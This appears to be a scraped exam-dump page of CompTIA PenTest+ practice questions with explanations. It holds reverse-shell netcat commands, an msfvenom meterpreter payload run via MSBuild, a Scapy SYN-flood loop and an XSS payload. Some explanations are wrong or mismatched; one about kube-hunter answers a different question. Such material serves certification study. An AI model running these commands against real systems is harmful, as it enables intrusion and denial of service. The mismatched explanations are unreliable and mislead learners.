Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.
References from Pentesting Literature:
MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.
HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

Top of Form
Bottom of Form
======

NEW QUESTION: 48
A penetration tester finds an unauthenticated RCE vulnerability on a web server and wants to use it to enumerate other servers on the local network. The web server is behind a firewall that allows only an incoming connection to TCP ports 443 and 53 and unrestricted outbound TCP connections. The target web server is https://target.comptia.org. Which of the following should the tester use to perform the task with the fewest web requests?
A. nc -e /bin/sh -lp 53
B. /bin/sh -c 'nc -l -p 443'
C. nc -e /bin/sh <pentester_ip> 53
D. /bin/sh -c 'nc <pentester_ip> 443'
Answer: (SHOW ANSWER)
The tester needs to pivot from the compromised web server while bypassing firewall restrictions that allow:
Inbound traffic only on TCP 443 (HTTPS) and TCP 53 (DNS)
Unrestricted outbound traffic
Reverse shell using TCP 443 (Option D):
This command initiates an outbound connection to the pentester's machine on port 443, which is allowed by the firewall.
Example:
/bin/sh -c 'nc <pentester_ip> 443 -e /bin/sh'
The pentester listens on TCP 443 and receives the shell from the target.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Pivoting and Network Tunneling Techniques" Incorrect options:
Option A (nc -e /bin/sh -lp 53): This listens on TCP 53, but does not establish an outbound connection.
Option B (nc -l -p 443): Listens locally but does not connect back to the attacker.
Option C (nc -e /bin/sh <pentester_ip> 53): TCP 53 is inbound only, meaning this connection will be blocked.

NEW QUESTION: 49
A tester gains initial access to a server and needs to enumerate all corporate domain DNS records. Which of the following commands should the tester use?
A. dig +short A AAAA local.domain
B. nslookup local.domain
C. dig axfr @local.dns.server
D. nslookup -server local.dns.server local.domain *
Answer: (SHOW ANSWER)
La opcion C, dig axfr @local.dns.server, realiza una transferencia de zona DNS (Zone Transfer). Si el servidor DNS esta mal configurado y permite este tipo de solicitudes, el atacante puede obtener todos los registros DNS del dominio interno.
La opcion A muestra solo registros A/AAAA. La B no hace enumeracion completa. La D no es valida como sintaxis.
Referencia: PT0-003 Objective 3.3 - Perform domain enumeration using dig and DNS zone transfer techniques.

NEW QUESTION: 50
Which of the following frameworks can be used to classify threats?
A. PTES

B. STRIDE
C. OSSTMM
D. OCTAVE
Answer: (SHOW ANSWER)
STRIDE is a threat classification model created by Microsoft that breaks down threats into six categories:
Spoofing
Tampering
Repudiation
Information disclosure
Denial of Service
Elevation of privilege
It is specifically designed for threat modeling.
PTES is a general pentesting methodology.
OSSTMM is a framework for operational security testing.
OCTAVE is a risk assessment methodology, not focused on threat classification.
Reference: PT0-003 Objective 3.1 - Understand and apply threat modeling methodologies like STRIDE.

NEW QUESTION: 51
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client ' s internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results.
Which of the following should the tester have done?
A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.
Answer: (SHOW ANSWER)
When the client indicates that the scope ' s hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here's the best course of action:
Performing a Discovery Scan:
Purpose: A discovery scan identifies all active devices on the network before running a detailed vulnerability scan. It ensures that all in-scope devices are included in the assessment.
Process: The discovery scan uses techniques like ping sweeps, ARP scans, and port scans to identify active hosts and services.
Comparison with Other Actions:
Rechecking the Scanner Configuration (A): Useful but not as comprehensive as ensuring all hosts are discovered.
Using a Different Scan Engine (C): Not necessary if the issue is with host discovery rather than the scanner's capability.
Configuring All TCP Ports on the Scan (D): Helps in detailed scanning but does not address missing hosts.
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
======

NEW QUESTION: 52
A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following output:
mathematica

Copy code
SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?
A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege
Answer: (SHOW ANSWER)
ImpersonatePrivilege for Escalation:
The SeImpersonatePrivilege allows a process to impersonate a user after authentication. This is a common privilege used in token stealing or pass-the-token attacks to escalate privileges.
Exploits like Rotten Potato and Juicy Potato specifically target this privilege to elevate access to SYSTEM.
Why Not Other Options?
B (SeCreateGlobalPrivilege): This allows processes to create global objects but does not directly enable privilege escalation.
C (SeChangeNotifyPrivilege): This is related to bypassing traverse checking and does not facilitate privilege escalation.
D (SeManageVolumePrivilege): This allows volume maintenance but is not relevant for privilege escalation.
CompTIA Pentest+ References:
Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 53
Severity: HIGH
Vulnerability: ABC Load Balancer: Alpha OS httpd TLS vulnerability
An Nmap scan of the affected device produces the following results:
Host is up (0.0000040s latency).
Not shown: 98 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp closed https
Which of the following best describes this scenario?
A. True negative
B. True positive
C. False negative
D. False positive
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:

The vulnerability report identifies a TLS vulnerability on port 443 (HTTPS). However, the Nmap scan shows port 443 as closed, meaning the service is not running or reachable.
If the service associated with the vulnerability is not active, the reported issue cannot be valid. Therefore, the scan result contradicts the finding - making it a false positive (the scanner incorrectly flagged a vulnerability that doesn't exist).
Why not the others:
* A. True negative: Would mean no vulnerability exists and none was reported.
* B. True positive: Would mean both the scan and vulnerability report agree that the service is running and vulnerable - not the case here.
* C. False negative: Would mean a vulnerability exists but was not detected - also not the case.
CompTIA PT0-003 Mapping:
* Domain 2.0: Information Gathering and Vulnerability Scanning
* Interpret scan results and distinguish between true/false positives and negatives.

NEW QUESTION: 54
A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?
A. OWASP MASVS
B. OSSTMM
C. MITRE ATT & CK
D. CREST
Answer: (SHOW ANSWER)
The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here's why option B is correct:
OSSTMM: This methodology breaks down the security testing process into 14 components, covering various aspects of security assessment, from planning to execution and reporting.
OWASP MASVS: This is a framework for mobile application security verification and does not have a 14- component life cycle.
MITRE ATT & CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14- component life cycle.
CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.
References from Pentest:
Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.
======

NEW QUESTION: 55
A penetration tester has completed an engagement and is performing post-engagement cleanup. The tester removes a reverse shell that was used to maintain access to a business-critical server throughout the testing period. Which of the following best describes this specific cleanup activity?
A. Removing persistence mechanisms
B. Uninstalling tools
C. Preserving artifacts
D. Reverting configuration changes
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:

A reverse shell that is left on a target to maintain access is a form of persistence/backdoor. The action described - removing the reverse shell at the end of the engagement - is specifically the removal of a persistence mechanism. Post-engagement cleanup requires removal of any artifacts that provide continued access (web shells, scheduled tasks, reverse shells, cron jobs, created accounts, etc.) so the environment is returned to its pre-test state and to prevent later compromise.
Why not the others:
* B (Uninstalling tools): Removing tools is also a cleanup activity, but the question explicitly references removing the reverse shell (persistence).
* C (Preserving artifacts): Preserving artifacts is the opposite (saving logs/evidence) for incident response
- not removing access.
* D (Reverting configuration changes): Important, but the best single match for removing a reverse shell is "removing persistence mechanisms." PT0-003 mapping: Domain 5 - post-engagement cleanup and returning environment to baseline.

NEW QUESTION: 56
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?
A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml
Answer: (SHOW ANSWER)
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
Understanding MSBuild.exe:
Purpose: MSBuild is a build tool that processes project files written in XML and can execute tasks defined in the XML. It's commonly used to build .NET applications and can also execute code embedded in project files.
Command Usage:
Command: MSBuild.exe C:\evil.xml
This command tells MSBuild to process the evil.xml file, which contains the C# shellcode. MSBuild will compile and execute the code, leading to the payload execution.
Comparison with Other Commands:
regsvr32 /s /n /u C:\evil.xml: Used to register or unregister DLLs, not suitable for executing C# code.
mshta.exe C:\evil.xml: Used to execute HTML applications (HTA files), not suitable for XML containing C# code.
AppInstaller.exe C:\evil.xml: Used to install AppX packages, not relevant for executing C# code embedded in an XML file.
Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.
======

NEW QUESTION: 57
A penetration tester wants to automatically enumerate all ciphers permitted on TLS/SSL configurations across a client's internet-facing and internal web servers. Which of the following tools or frameworks best supports this objective?
A. Nmap Scripting Engine
B. Shodan
C. Impacket
D. Netcat

E. Burp Suite

Answer: (SHOW ANSWER)

The Nmap Scripting Engine (NSE) best supports automated enumeration of permitted TLS/SSL ciphers across many targets because it enables repeatable, script-driven service interrogation during scanning. In PenTest+ vulnerability scanning and enumeration tasks, Nmap is used not only for port/service discovery but also for deeper service assessment using scripts such as those that enumerate SSL/TLS protocol versions and the cipher suites a server will negotiate. This directly matches the requirement to "automatically enumerate all ciphers permitted" on both internet-facing and internal web servers, since Nmap can be pointed at IP ranges and host lists and run the same TLS enumeration consistently across the environment, producing comparable results for analysis and reporting.

Shodan is primarily an external internet-wide search engine and is not suitable for internal-only hosts and controlled, comprehensive enumeration. Impacket targets Windows/AD and network protocol operations rather than TLS cipher auditing. Netcat can connect to services but does not provide scalable, structured cipher enumeration. Burp Suite is excellent for web application testing, but it is not the most direct or scalable choice for environment-wide TLS cipher inventory compared to scripted Nmap scanning.

NEW QUESTION: 58

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

CompTIA freecram.net

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver

B. hrdatabase

C. legaldatabase

D. financesite

Answer: (SHOW ANSWER)

Evaluation Criteria:

CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.

EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.

Analysis:

hrdatabase: CVSS = 9.9, EPSS = 0.50

financesite: CVSS = 8.0, EPSS = 0.01

legaldatabase: CVSS = 8.2, EPSS = 0.60

fileserver: CVSS = 7.6, EPSS = 0.90

Selection Justification:

fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets.

This makes it a critical target for immediate testing to mitigate potential exploitation risks.

Pentest References:

Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NEW QUESTION: 59
A penetration tester runs a network scan but has some issues accurately enumerating the vulnerabilities due to the following error:
OS identification failed
Which of the following is most likely causing this error?
A. The scan did not reach the target because of a firewall block rule.
B. The scanner database is out of date.
C. The scan is reporting a false positive.
D. The scan cannot gather one or more fingerprints from the target.
Answer: (SHOW ANSWER)
OS identification in tools like Nmap relies on fingerprinting techniques, which analyze response characteristics (e.g., TCP/IP stack behavior).
The scan cannot gather one or more fingerprints from the target (Option D):
If the system is configured to block ICMP responses, or if certain ports are closed, fingerprinting fails.
Some modern firewalls and intrusion prevention systems (IPS) interfere with OS fingerprinting by modifying packet responses.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Network Scanning and Fingerprinting Challenges" Incorrect options:
Option A (Firewall block rule): A firewall may block the scan, but typically it would result in no response rather than an "OS identification failed" message.
Option B (Outdated scanner database): While an outdated database might miss vulnerabilities, it does not directly cause OS detection failure.
Option C (False positive): A false positive refers to incorrect detection, but this is an OS detection failure, not a misidentified OS.

NEW QUESTION: 60
During an assessment, a penetration tester sends the following request:
POST /services/v1/users/create HTTP/1.1
Host: target-application.com
Content-Type: application/json
Content-Length: [dynamic]
Authorization: Bearer (FUZZ)
Freecram.net
Which of the following attacks is the penetration tester performing?
A. Directory traversal
B. API abuse
C. Server-side request forgery
D. Privilege escalation
Answer: (SHOW ANSWER)
This attack attempts to manipulate the API by fuzzing the authorization token (Authorization: Bearer (FUZZ)). This suggests an attempt to bypass authentication or escalate privileges by using an invalid, stolen, or guessed token-a form of API abuse.
* Option A (Directory traversal) #:
* Involves manipulating file paths (e.g., ../../../etc/passwd), but this attack targets API authentication.
* Option B (API abuse) #:
* Correct. Fuzzing the authorization token suggests an attempt to bypass authentication or test for weak API security.
* Option C (Server-side request forgery - SSRF) #:

* SSRF manipulates backend requests to make unauthorized HTTP calls, which is not evident here.
* Option D (Privilege escalation) #:
* While API abuse may lead to privilege escalation, fuzzing the token alone does not directly escalate privileges.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - API Security Testing & Authentication Bypasses

NEW QUESTION: 61
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?
A. Latches
B. Pins
C. Shackle
D. Plug
Answer: (SHOW ANSWER)
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here's a detailed breakdown:
Components of a Pin Tumbler Lock:
Key Pins: These are the pins that the key directly interacts with. The cuts on the key align these pins.
Driver Pins: These are pushed by the springs and sit between the key pins and the springs.
Springs: These apply pressure to the driver pins.
Plug: This is the part of the lock that the key is inserted into and turns when the correct key is used.
Cylinder: The housing for the plug and the pins.
Operation:
When the correct key is inserted, the key pins are pushed up by the key's cuts to align with the shear line (the gap between the plug and the cylinder).
The alignment of the pins at the shear line allows the plug to turn, thereby operating the lock.
Why Pins Are the Correct Answer:
The correct key aligns the key pins and driver pins to the shear line, allowing the plug to turn. If any pin is not correctly aligned, the lock will not open.
Illustration in Lock Picking:
Lock picking involves manipulating the pins so they align at the shear line without the key. This demonstrates the critical role of pins in the functioning of the lock.
======

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 62
While conducting OSINT, a penetration tester discovers the client's administrator posted part of an unsanitized firewall configuration to a troubleshooting message board. Which of the following did the penetration tester most likely use?
A. HTML scraping
B. Public code repository scanning
C. Wayback Machine
D. Search engine enumeration

Answer: (SHOW ANSWER)
Search engine enumeration refers to using advanced search operators (e.g., Google Dorking) to find sensitive or misconfigured data exposed publicly on the internet. In this case, the administrator inadvertently posted firewall configuration details, and a tester likely used specific search queries to discover this data.
According to the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 3 - Passive Reconnaissance and OSINT):
"Search engine enumeration, often using dorking techniques, can uncover publicly available but sensitive data, such as configuration files, credentials, or documents unintentionally published online." Reference: Chapter 3, CompTIA PenTest+ PT0-003 Official Study Guide

NEW QUESTION: 63
A tester performs a vulnerability scan and identifies several outdated libraries used within the customer SaaS product offering. Which of the following types of scans did the tester use to identify the libraries?
A. IAST
B. SBOM
C. DAST
D. SAST
Answer: (SHOW ANSWER)
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:
Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
======

NEW QUESTION: 64
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP(" 192.168.50.2 ")
tcp = TCP(sport=RandShort(), dport=80, flags= " S ")
raw = RAW(b " X " *1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?
A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood
Answer: (SHOW ANSWER)

A SYN flood attack exploits the TCP handshake by sending a succession of SYN requests to a target ' s system. Each request initializes a connection that the target system must acknowledge, thus consuming resources.
Understanding the Script:
ip = IP(" 192.168.50.2 "): Sets the destination IP address to 192.168.50.2.
tcp = TCP(sport=RandShort(), dport=80, flags= " S "): Creates a TCP packet with a random source port, destination port 80, and the SYN flag set.
raw = RAW(b " X " *1024): Adds 1024 bytes of data to the packet.
p = ip/tcp/raw: Combines the IP, TCP, and RAW layers into a single packet.
send(p, loop=1, verbose=0): Sends the packet in an infinite loop without verbose output.
Purpose of SYN Flood:
Resource Exhaustion: By sending numerous SYN requests, the target's connection table fills up, preventing legitimate connections.
Denial of Service: The target system becomes overwhelmed and unable to process further requests, effectively causing a denial of service.
Detection and Mitigation:
Rate Limiting: Implement rate limiting on SYN packets.
SYN Cookies: Use SYN cookies to handle the connection requests without allocating resources immediately.
Firewalls and IDS: Deploy firewalls and Intrusion Detection Systems (IDS) to detect and mitigate SYN flood attacks.
References from Pentesting Literature:
SYN flood attacks are a classic example of a denial-of-service attack and are commonly discussed in penetration testing guides and HTB write-ups for understanding network-based attacks.
Step-by-Step ExplanationReferences:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 65
A penetration tester uses the Intruder tool from the Burp Suite Community Edition while assessing a web application. The tester notices the test is taking too long to complete. Which of the following tools can the tester use to accelerate the test and achieve similar results?
A. TruffleHog
B. Postman
C. Wfuzz
D. WPScan
Answer: (SHOW ANSWER)
Burp Suite Community Edition imposes limitations that can slow high-volume Intruder activities, particularly when performing repetitive request mutation such as parameter fuzzing, directory/file discovery, or input testing with wordlists. In PenTest+ tooling guidance, testers are expected to select alternative tools when a platform constraint reduces efficiency while still keeping the testing objective the same. Wfuzz is designed specifically for fast web fuzzing: it can rapidly send large volumes of HTTP requests while varying parameters, headers, paths, or payload positions using wordlists, and it supports filtering/matching responses (status codes, response size, strings) to identify interesting results-functionally similar to many Intruder use cases.
TruffleHog focuses on discovering exposed secrets in repositories and artifacts, not accelerating web request fuzzing. Postman is primarily an API client for building and replaying requests, but it is not optimized as a high-speed fuzzing engine. WPScan targets WordPress-specific enumeration and vulnerability checks and won't provide general-purpose Intruder-like fuzzing across arbitrary web applications. Therefore, Wfuzz is the best option to speed up and achieve comparable fuzzing outcomes.

NEW QUESTION: 66
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?
A. Use steganography and send the file over FTP

B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS
Answer: (SHOW ANSWER)
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here's an analysis of each option:
Use steganography and send the file over FTP (Option A):
Steganography hides data within other files, such as images. FTP is a protocol for transferring files.
Drawbacks: FTP is not secure as it transmits data in clear text, making it susceptible to interception.
Steganography can add an extra layer of obfuscation, but the use of FTP makes this option insecure.
Compress the file and send it using TFTP (Option B):
TFTP is a simple file transfer protocol that lacks encryption.
Drawbacks: TFTP is inherently insecure because it does not support encryption, making it easy for attackers to intercept the data during transfer.
Split the file in tiny pieces and send it over dnscat (Option C):
dnscat is a tool for tunneling data over DNS.
Drawbacks: While effective at evading detection by using DNS, splitting the file and managing the reassembly adds complexity. Additionally, large data transfers over DNS can raise suspicion.
Encrypt and send the file over HTTPS (Answer: D):
Encrypting the file ensures that its contents are protected during transfer. HTTPS provides a secure, encrypted channel for communication over the internet.
Advantages: HTTPS is widely used and trusted, making it less likely to raise suspicion. Encryption ensures the data remains confidential during transit.
References:
The use of HTTPS for secure data transfer is a standard practice in cybersecurity, providing both encryption and integrity of the data being transmitted.
Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION: 67
During a penetration test, the tester wants to obtain public information that could be used to compromise the organization's cloud infrastructure. Which of the following is the most effective resource for the tester to use for this purpose?
A. Sensitive documents on a public cloud
B. Open ports on the cloud infrastructure
C. Repositories with secret keys
D. SSL certificates on websites
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
Publicly accessible code repositories (GitHub, GitLab, Bitbucket, etc.) frequently leak API keys, service account credentials, private keys, or other secrets embedded in source code, configuration files, CI/CD pipelines, or commit histories. These secrets can provide direct access to cloud resources (storage blobs, databases, management APIs) and are therefore one of the most effective public sources for compromising cloud infrastructure.
Why the other options are less effective as public sources:
* A. Sensitive documents on a public cloud - if truly public, they may contain useful info, but sensitive documents are typically not intentionally left public; repositories with keys are a more common accidental exposure.
* B. Open ports on the cloud infrastructure - helpful for attack surface analysis, but open ports alone don't directly provide credentials or cloud-management access.
* D. SSL certificates on websites - useful for host identification and fingerprinting, but rarely give direct access to cloud management.
CompTIA PT0-003 Mapping: Information gathering and open-source intelligence (OSINT) techniques to discover credentials and secrets that enable cloud compromise.

NEW QUESTION: 68
During a discussion of a penetration test final report, the consultant shows the following payload used to attack a system:
html
Copy code
7/<sCRitP>aLeRt('pwned')</ScriPt>
Based on the code, which of the following options represents the attack executed by the tester and the associated countermeasure?
A. Arbitrary code execution: the affected computer should be placed on a perimeter network
B. SQL injection attack: should be detected and prevented by a web application firewall
C. Cross-site request forgery: should be detected and prevented by a firewall
D. XSS obfuscated: should be prevented by input sanitization
Answer: (SHOW ANSWER)
XSS Attack Explanation:
The payload exploits Cross-Site Scripting (XSS) by injecting obfuscated JavaScript into the application.
When rendered, the browser executes the malicious code (e.g., alert('pwned')).
Obfuscation (<sCRitP> instead of <script>) attempts to bypass naive input filters.
Countermeasure:
Implement input sanitization to ensure all user inputs are properly validated and escaped before being processed or rendered.
Other measures include using Content Security Policies (CSP) and output encoding.
Why Not Other Options?
A: This is not arbitrary code execution; it is a browser-based attack.
B: XSS is unrelated to SQL injection.
C: Cross-Site Request Forgery (CSRF) is a different vulnerability targeting session handling, not script injection.
CompTIA Pentest+ References:
Domain 3.0 (Attacks and Exploits)
OWASP XSS Prevention Cheat Sheet

NEW QUESTION: 69
A company hires a penetration tester to test the security implementation of its wireless networks. The main goal for this assessment is to intercept and get access to sensitive data from the company ' s employees.
Which of the following tools should the security professional use to best accomplish this task?
A. Metasploit
B. WiFi-Pumpkin
C. SET
D. theHarvester
E. WiGLE.net
Answer: (SHOW ANSWER)
The question specifies wireless network security assessment with the goal of intercepting sensitive employee data.
* WiFi-Pumpkin is specifically designed for Wi-Fi penetration testing. It can act as a rogue access point (evil twin attack) to trick users into connecting, then perform man-in-the-middle (MITM) attacks, traffic interception, credential harvesting, and phishing over Wi-Fi. This matches the goal of capturing sensitive employee data.
Why not the others?

* A. Metasploit: General exploitation framework, not specialized for Wi-Fi traffic interception.
* C. SET (Social-Engineer Toolkit): Used for phishing/social engineering, not wireless MITM.
* D. theHarvester: Information gathering tool for enumerating emails, subdomains, etc.
* E. WiGLE.net: Wireless network discovery database (maps SSIDs), not for active interception.
CompTIA PT0-003 Mapping:
* Domain 3.0: Attacks and Exploits
* 3.1: Exploit wireless network vulnerabilities (evil twin, rogue AP, MITM).

NEW QUESTION: 70

Freecram.net

Which of the following elements of a penetration test report can be used to most effectively prioritize the remediation efforts for all the findings?

A. Methodology
B. Detailed findings list
C. Risk score
D. Executive summary
Answer: (SHOW ANSWER)
Risk scores quantify the severity and likelihood of exploitation for each finding. This helps organizations prioritize which vulnerabilities to remediate first based on potential impact and exploitability.
Methodology outlines how the test was performed.
Findings list shows issues, but without prioritization.
Executive summary provides a high-level overview for decision-makers, not technical prioritization.
Reference: PT0-003 Objective 5.2 - Reporting components including risk ratings and prioritization.

NEW QUESTION: 71
A penetration tester gained a foothold within a network. The penetration tester needs to enumerate all users within the domain. Which of the following is the best way to accomplish this task?
A. pwd.exe
B. net.exe
C. sc.exe
D. msconfig.exe
Answer: B (LEAVE A REPLY)
Comprehensive and Detailed Explanation From Exact Extract:
net.exe is the classic Windows networking utility that includes commands for enumerating domain resources and accounts from a compromised host where the tester has any authenticated domain context. Typical commands used by penetration testers to enumerate domain users with net.exe include:
* net user /domain - lists domain user accounts (name and some properties).
* net group " Domain Users " /domain - lists members of the Domain Users group.
* net view /domain - lists computers in the domain (useful to find targets for further enumeration).
Why net.exe is the best option here:
* It is installed by default on Windows systems and works with the current authenticated domain credentials (common after gaining a foothold).
* It provides a quick, low-noise way to enumerate user accounts and groups without requiring additional tooling or elevated privileges beyond an authenticated domain user.
* Results can be scripted and parsed for further enumeration and pivoting.
Why the other options are not appropriate:

* A. pwd.exe - Not a standard Windows tool for domain enumeration (and not present by default).
* C. sc.exe - Service Controller tool for managing services; not used to enumerate domain users.
* D. msconfig.exe - System configuration GUI utility for startup/services; not for domain account enumeration.
Related alternatives (contextual, commonly used in pentests):
* dsquery user -limit 0 (on systems with RSAT/AD tools) to query AD directly.
* Get-ADUser -Filter * (PowerShell, requires the ActiveDirectory module and appropriate rights).
* Tools like PowerView (PowerShell) or BloodHound (collection phase) can provide richer AD enumeration, but net.exe is the simplest built-in option to enumerate domain users from an authenticated foothold.
CompTIA PT0-003 Objective Mapping (summary):
* Domain 2.0 Information Gathering and Vulnerability Scanning - enumerate network and Active Directory objects using native tools and scripts (e.g., net.exe for domain user enumeration).

NEW QUESTION: 72
A penetration tester is configuring a vulnerability management solution to perform credentialed scans of an Active Directory server. Which of the following account types should the tester provide to the scanner?
A. Read-only
B. Domain administrator
C. Local user
D. Root
Answer: B (LEAVE A REPLY)
To perform credentialed scans on an Active Directory (AD) server, the scanner requires high-level access to retrieve system configuration, patch levels, and user rights. A Domain Administrator account ensures full visibility into domain resources and permissions, which is essential for a complete vulnerability assessment.
From the CompTIA PenTest+ PT0-003 Objectives - Domain 2.0: Information Gathering and Vulnerability Identification:
"Credentialed scans require administrative-level access on target systems to provide detailed insights into software versions, missing patches, and security settings." Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 6

NEW QUESTION: 73
During host discovery, a security analyst wants to obtain GeoIP information and a comprehensive summary of exposed services. Which of the following tools is best for this task?
A. WiGLE.net
B. WHOIS
C. theHarvester
D. Censys.io
Answer: (SHOW ANSWER)
Censys.io is a powerful reconnaissance tool that scans the internet and provides detailed information about exposed services, certificates, and GeoIP data.
* Option A (WiGLE.net) #: Used for wireless network mapping, not host discovery.
* Option B (WHOIS) #: Provides domain registration information, not GeoIP or service summaries.
* Option C (theHarvester) #: Used for OSINT, mainly to collect emails, subdomains, and usernames.
* Option D (Censys.io) #: Correct. Censys provides:
* GeoIP data (location of hosts).
* Exposed services and open ports.
* TLS certificate analysis.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Reconnaissance and OSINT Tools

NEW QUESTION: 74
A penetration tester aims to exploit a vulnerability in a wireless network that lacks proper encryption. The lack of proper encryption allows malicious content to infiltrate the network. Which of the following techniques would most likely achieve the goal?
A. Packet injection
B. Bluejacking
C. Beacon flooding
D. Signal jamming
Answer: (SHOW ANSWER)
If a wireless network lacks proper encryption, attackers can inject malicious packets into the traffic stream.
Packet injection (Option A):
Attackers forge and transmit fake packets to manipulate network behavior.
Common in WEP/WPA attacks to force IV collisions or spoof DHCP responses.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Wireless Injection and Exploitation Techniques" Incorrect options:
Option B (Bluejacking): Sends spam messages via Bluetooth, not for network exploitation.
Option C (Beacon flooding): Overloads wireless access points, not an attack on encryption.
Option D (Signal jamming): Disrupts connectivity but does not inject packets.

NEW QUESTION: 75
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?
A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities
Answer: A (LEAVE A REPLY)
The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here's why option A is correct:
Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.
Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.
